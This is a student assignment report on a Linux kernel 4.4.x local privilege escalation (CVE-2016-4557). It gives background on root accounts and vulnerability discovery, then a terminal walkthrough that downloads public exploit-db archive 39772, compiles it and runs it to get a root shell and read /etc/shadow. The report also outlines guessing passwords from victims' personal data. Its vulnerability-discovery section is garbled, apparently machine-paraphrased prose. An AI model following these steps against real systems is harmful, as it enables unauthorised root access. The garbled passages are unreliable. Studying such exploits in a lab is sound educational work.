Linux Kernel 4.4.x Local Privilege Escalation (CVE-2016-4557)

by IT19095936 R.L. Thomas

Sri Lanka Institute of Information Technology

Title of the Report

Individual Assignment

IE2012 - systems and network programming

Submitted by: R.L. Thomas

Student Registration Number	Student Name
IT19095936	R.L. Thomas

Date of submission: 12-05-2020

Introduction - Local Privilege Escalation

Local privilege escalation (LPE) is a method of leveraging the vulnerabilities available in the way of handling code or services that manage standard or guest users to different tasks for the system or change privileges from the user root to root or administrator user. These undesired changes could lead to a violation of permissions or privileges as the normal users can tamper the system because they have got permission to the shell or root. Therefore, anybody can gain vulnerability and exploit it to get access to a higher level.

In computers, there are permissions, rights, or features that are given to the users or groups to run and perform special tasks to run the privilege as a special user or group. As such, an administrator user has permission to run and write a particular service. However, a standard user could only run the service and do not have permission to write special services or write configuration files.

Anyone with the knowledge of vulnerability in the code flow of the running service or program can extend their privileges to root or admin.

In this report contains an attempt to exploit a linux kernel vulnerability to gain root access from a standard user.

What is root?

root is the user name or account that by default has access to all commands and files on a Linux or other Unix-like operating system. It is also referred to as the root account, root user and the superuser.

The word root also has several additional, related meanings when used as part of other terms, and thus it can be a source of confusion to people new to Unix-like systems.

Another is /root (pronounced slash root), which is the root user's home directory. A home directory is the primary repository of a user's files, including that user's configuration files, and it is usually the directory in which a user finds itself when it logs into a system. /root is a subdirectory of the root directory, as indicated by the forward slash that begins its name, and should not to be confused with that directory. Home directories for users other than root are by default created in the /home directory, which is another standard subdirectory of the root directory.

Root privileges are the powers that the root account has on the system. The root account is the most privileged on the system and has absolute power over it (i.e., complete access to all files and commands). Among root's powers are the ability to modify the system in any way desired and to grant and revoke access permissions (i.e., the ability to read, modify and execute specific files and directories) for other users, including any of those that are by default reserved for root.

The use of the term root for the all-powerful administrative user may have arisen from the fact that root is the only account having write permissions (i.e., permission to modify files) in the root directory. The root directory, in turn, takes its name from the fact that the filesystems (i.e., the entire hierarchy of directories that is used to organize files) in Unix-like operating systems have been designed with a tree-like (although inverted) structure in which all directories branch off from a single directory that is analogous to the root of a tree.

The original UNIX operating system, on which Linux and other Unix-like systems are based, was designed from the very beginning as a multi-user system because personal computers did not yet exist and each user was connected to the mainframe computer (i.e., a large, centralized computer) via a dumb (i.e., very simple) terminal. Thus, it was necessary to have a mechanism for separating and protecting the files of the individual users while allowing them to use the system simultaneously. It was also necessary to have a means for enabling a system administrator to perform such tasks as entering user directories and files to correct individual problems, granting and revoking powers for ordinary users, and accessing critical system files to repair or upgrade the system.

How the vulnerability was found?

any vulnerability can identifiable by these methods given below. but it is not limited to a fence. attacker can use various methods to exploit, these are the main categories.

- audit network assets
- physical access
- following the victim
- penetration testing
- using exploiting tools

audit network assets

to discover security vulnerabilities on the system, it is important to have an exact stock of the benefits on the system, just as the working frameworks and programming these advantages run. Having this stock rundown enables the association to distinguish security vulnerabilities from out of date programming and realized program bugs in explicit OS types and programming.

Without this stock, an association may accept that their system security is cutting-edge, despite the fact that they could have resources with years-old vulnerabilities on them. For instance, say that Servers A, B, and C get refreshed to require multifaceted verification, yet Server D, which was not on the stock rundown, doesn't get the update. Pernicious on-screen characters could utilize this less-secure server as a passage point in an assault. Penetrates have happened as such before. When it comes to discovering security vulnerabilities, an intensive system review is essential for progress.

physical access

this is a strategy to access more made sure about framework while need of in any event low advantaged get to. at the end of the day, we can say neighbourhood benefit escalation.an aggressor may utilize any c, c++ or a python content to acquire access to framework. This can different from administrator to root get to.

following the victim

this is a drawn out adventure yet not need a lot of information on hacking. The assailant should gather the individual data of the person in question and theory the passwords or access pins utilizing the data. all the assailant need is a decent information in IQ and rationale. this might be anything but difficult to talk, yet the majority of the individuals spare their secret word identified with their own data for simple to recollect. an aggressor needs to get the data of the casualty likewise the bio information. a few people with familiarity with this sort of assaults, keep their passwords in an alternate way. however, it additionally can guessable with the assistance of man-made consciousness that utilizing the casualty's character and their posts and sites.

penetration testing

this strategy is use by the association to forestall the assaults. be that as it may, an assailant additionally can attempt this strategy to misuse. at the end of the day, the assailant is continue attempting to assault the framework with proceeds with investigation of the framework works. the words are anything but difficult to think to an analyser as a result of knowing all the frameworks and structures. in any case, for an aggressor it is difficult to get the subtleties. besides, the assailants adventure might be hurt full on the grounds that the analyser didn't figure the method of assault

using exploiting tools

this is most utilizing technique to abuse. since these instruments can consequently examine for vulnerabilities. all the aggressor ned to do is misuse. The majority of the assailants utilizing Linux framework in view of its open source. this is just one inconvenience of open source. There are numerous apparatuses, for example, Metasploit, Nessus, burp suit and so forth once the casualty is chosen the device consequently check all the shortcoming of the casualty framework and the safety efforts of the objective framework. this will spare a gigantic measure of time for aggressor. at that point the aggressor needs just to think the powerless point to discover the abusing way.

The methodology behind a penetration test may vary somewhat depending on the organization’s network security architecture and cybersecurity risk profile—there is no true “one size fits all” approach to penetration testing. However, the general steps of a penetration test usually involve:

1. Getting a “white hat” hacker to run the pen test at a set date/time.
2. Auditing existing systems to check for assets with known vulnerabilities.
3. The “hackers” running simulated attacks on the network that attempt to exploit potential weaknesses or uncover new ones.
4. The organization running its incident response plan (IRP) to try and contain the “attacks” simulated during penetration testing.

In addition to identifying security vulnerabilities, the last item on the list can also help to find deficiencies in the company’s incident response. This can be useful for modifying response plans and measures to further reduce exposure to some cybersecurity risks.

Google Security Research Team

This vulnerability was found by the Google research team (project zero). Google Project Zero is a security research unit within Google Inc. The role of the Project Zero team is to find vulnerabilities in popular software products, including those created by Google itself. Formed in 2014, Project Zero is a team of security researchers at Google who study zero-day vulnerabilities in the hardware and software systems that are depended upon by users around the world. Their mission is to make the discovery and exploitation of security vulnerabilities more difficult, and to significantly improve the safety and security of the Internet for everyone.

they perform vulnerability research on popular software like mobile operating systems, web browsers, and open source libraries. We use the results from this research to patch serious security vulnerabilities, to improve our understanding of how exploit-based attacks work, and to drive long-term structural improvements to security.

When the research team discovers and validates the existence of a vulnerability, the team quietly reports the bug to the company responsible for the software and gives the company 90 days to fix the problem. If the vulnerability has not been fixed after 90 days, the Project Zero team automatically releases information about the bug and provides the general public with sample attack code. The intent of the 90-day disclosure policy is to encourage companies to fix the problem in a timely manner before attackers discover the same vulnerability and exploit it.

Technique used for exploiting

Kernel exploitation

Kernel exploits are programs that leverage kernel vulnerabilities in order to execute arbitrary code with elevated permissions. Successful kernel exploits typically give attackers super user access to target systems in the form of a root command prompt. In many cases, escalating to root on a Linux system is as simple as downloading a kernel exploit to the target file system, compiling the exploit, and then executing it.

Assuming that we can run code as an unprivileged user, this is the generic workflow of a kernel exploit.

1. Trick the kernel into running our payload in kernel mode
2. Manipulate kernel data, e.g. process privileges
3. Launch a shell with new privileges Get root!

Consider that for a kernel exploit attack to succeed, an adversary requires four conditions:

1. A vulnerable kernel
2. A matching exploit
3. The ability to transfer the exploit onto the target
4. The ability to execute the exploit on the target

Possible risks on the vulnerability (Damage causing)


When misused, either inadvertently (i.e. mistyping a powerful command or accidentally deleting an important file), or with malicious intent, superuser accounts can wreak catastrophic damage upon a system or entire organization.

Most security technologies are helpless in protecting against superusers because they were developed to protect the perimeter—but superusers are already on the inside. Superusers may be able to change firewall configurations, create backdoors, and override security settings, all while erasing traces of their activity.

Insufficient policies and controls around superuser provisioning, segregation, and monitoring further heighten risks. For instance, database administrators, network engineers, and application developers are frequently given full superuser-level access. Sharing of superuser accounts amongst multiple individuals is also a rampant practice, which muddles the audit trail. And in the case of Windows PCs, users often log in with administrative account privileges—far broader than what is needed.


Cyber attackers, irrespective of their ultimate motives, actively seek out superuser accounts, knowing that, once they compromise these accounts, they essentially become a highly privileged insider. Additionally, malware that infects a superuser account can leverage the same privilege rights of that account to propagate, inflict damage, and pilfer data.

How to exploit



```
frosky@ubuntu:~$ uname -a
Linux ubuntu 4.4.0-21-generic #37-Ubuntu SMP Mon Apr 18 18:33:37 UTC 2016 x86_64
 x86_64 x86_64 GNU/Linux
frosky@ubuntu:~$
```

First of all we have to check the kernel version if whether it is correct version or not. We can do this by “uname -a” command.



```
frosky@ubuntu:~$ id
uid=1000(frosky) gid=1000(frosky) groups=1000(frosky),4(adm),24(cdrom),27(sudo),
30(dip),46(plugdev),113(lpadmin),128(sambashare)
frosky@ubuntu:~$ cat /etc/shadow
cat: /etc/shadow: Permission denied
frosky@ubuntu:~$
```


Next we can check the whether the user is in root by using these commands

“Id"

“cat /etc/shadow”

As in the picture above the user doesn’t have root privileges, so he cant access these commands.

So the permission will deny by the system itself.



```
frosky@ubuntu:~$ dpkg --get-selections |grep fuse
fuse                                            install
gvfs-fuse                                       install
libfuse-dev                                     install
libfuse2:amd64                                  install
frosky@ubuntu:~$ 
```

To run and compile the exploit code without any errors we need this library called “fuse”.


FUSE is a user space filesystem framework. It consists of a kernel module (fuse.ko), a user space library (libfuse.*) and a mount utility (fuser mount).

One of the most important features of FUSE is allowing secure, non-privileged mounts. This opens up new possibilities for the use of filesystems. A good example is sshfs: a secure network filesystem using the sftp protocol.

So, before we continue, we have to make sure we have the library installed in our system.


We can do this using this command,

“dpkg --get-selections |grep fuse”



```
frosky@ubuntu:~/Downloads$ wget https://github.com/offensive-security/exploitdb-
bin-sploits/raw/master/bin-sploits/39772.zip
--2020-05-09 14:02:14--  https://github.com/offensive-security/exploitdb-bin-spl
oits/raw/master/bin-sploits/39772.zip
Resolving github.com (github.com)... 140.82.113.3
Connecting to github.com (github.com)|140.82.113.3|:443... connected.
HTTP request sent, awaiting response... 302 Found
Location: https://raw.githubusercontent.com/offensive-security/exploitdb-bin-spl
oits/master/bin-sploits/39772.zip [following]
--2020-05-09 14:02:15--  https://raw.githubusercontent.com/offensive-security/ex
ploitdb-bin-sploits/master/bin-sploits/39772.zip
Resolving raw.githubusercontent.com (raw.githubusercontent.com)... 151.101.8.133
Connecting to raw.githubusercontent.com (raw.githubusercontent.com)|151.101.8.13
3|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 7025 (6.9K) [application/zip]
Saving to: ‘39772.zip’

39772.zip           100%[===================>]   6.86K  --.-KB/s    in 0s

2020-05-09 14:02:15 (66.8 MB/s) - ‘39772.zip’ saved [7025/7025]
```


Next Change to an empty directory using cd command and download the above file. This file contains the exploitation code which used to exploit the Linux kernel coded by the author.



```
frosky@ubuntu:~/Downloads$ unzip 39772.zip
Archive:  39772.zip
   creating: 39772/
  inflating: 39772/.DS_Store
   creating: __MACOSX/
   creating: __MACOSX/39772/
  inflating: __MACOSX/39772/._.DS_Store
  inflating: 39772/crasher.tar
  inflating: __MACOSX/39772/._crasher.tar
  inflating: 39772/exploit.tar
  inflating: __MACOSX/39772/._exploit.tar
frosky@ubuntu:~/Downloads$ ls -lh
total 16K
drwxr-xr-x 2 frosky frosky 4.0K Aug 15  2016 39772
-rw-rw-r-- 1 frosky frosky 6.9K May  9 14:02 39772.zip
drwxrwxr-x 3 frosky frosky 4.0K Aug 15  2016 __MACOSX
```

The file contains the exploit code comes as a zip so first we have to unzip the zip file using the command.

“unzip (filename).zip”



```
frosky@ubuntu:~/Downloads$ cd 39772/
frosky@ubuntu:~/Downloads/39772$ ls -lh
total 32K
-rw-r--r-- 1 frosky frosky 10K Aug 15  2016 crasher.tar
-rw-r--r-- 1 frosky frosky 20K Aug 15  2016 exploit.tar
frosky@ubuntu:~/Downloads/39772$ tar -xvf exploit.tar
ebpf_mapfd_doubleput_exploit/
ebpf_mapfd_doubleput_exploit/hello.c
ebpf_mapfd_doubleput_exploit/suidhelper.c
ebpf_mapfd_doubleput_exploit/compile.sh
ebpf_mapfd_doubleput_exploit/doubleput.c
frosky@ubuntu:~/Downloads/39772$ ls -lh
total 36K
-rw-r--r-- 1 frosky frosky  10K Aug 15  2016 crasher.tar
drwxr-x--- 2 frosky frosky 4.0K Apr 25  2016 ebpf_mapfd_doubleput_exploit
-rw-r--r-- 1 frosky frosky  20K Aug 15  2016 exploit.tar
frosky@ubuntu:~/Downloads/39772$
```

After unzip we have to change to the directory. We get two tar files inside the directory


“crasher.tar”

“exploit.tar”

We have to untar the “exploit.tar” file

After untar done the file “edpf_mapfd_doubleput_exploit” appears,

Change the directory to that file.




```
frosky@ubuntu:~/Downloads/39772$ cd ebpf_mapfd_doubleput_exploit/
frosky@ubuntu:~/Downloads/39772/ebpf_mapfd_doubleput_exploit$ ls -lh
total 20K
-rwxr-x--- 1 frosky frosky  155 Apr 25  2016 compile.sh
-rw-r----- 1 frosky frosky 4.1K Apr 25  2016 doubleput.c
-rw-r----- 1 frosky frosky 2.2K Apr 25  2016 hello.c
-rw-r----- 1 frosky frosky  255 Apr 25  2016 suidhelper.c
frosky@ubuntu:~/Downloads/39772/ebpf_mapfd_doubleput_exploit$ ./compile.sh
frosky@ubuntu:~/Downloads/39772/ebpf_mapfd_doubleput_exploit$
```

We get these files inside the directory


Then run the “compile.sh” programme using terminal.

If the terminal doesn’t give errors after running, these files will automatically appear.



```
frosky@ubuntu:~/Downloads/39772/ebpf_mapfd_doubleput_exploit$ ls -lh
total 60K
-rwxr-x--- 1 frosky frosky  155 Apr 25  2016 compile.sh
-rwxrwxr-x 1 frosky frosky  14K May  9 14:04 doubleput
-rw-r----- 1 frosky frosky 4.1K Apr 25  2016 doubleput.c
-rwxrwxr-x 1 frosky frosky 9.4K May  9 14:04 hello
-rw-r----- 1 frosky frosky 2.2K Apr 25  2016 hello.c
-rwxrwxr-x 1 frosky frosky 8.7K May  9 14:04 suidhelper
-rw-r----- 1 frosky frosky  255 Apr 25  2016 suidhelper.c
frosky@ubuntu:~/Downloads/39772/ebpf_mapfd_doubleput_exploit$
```

“doubleput"   “hello”   “suidhelper”



```
frosky@ubuntu:~/Downloads/39772/ebpf_mapfd_doubleput_exploit$ ./doubleput
starting writev
woohoo, got pointer reuse
writev returned successfully. if this worked, you'll have a root shell in <=60 s
econds.
suid file detected, launching rootshell...
we have root privs now...
root@ubuntu:~/Downloads/39772/ebpf_mapfd_doubleput_exploit#
```

Finally, we all have to do is just run the doubleput file

“./doubleput”

As you can see, we have successfully got root privileges now

We can check whether if we are in root

By again using these commands

“cat /etc/shadow/”


“whoami”

“id”


Exploitation done!

That’s how it works!

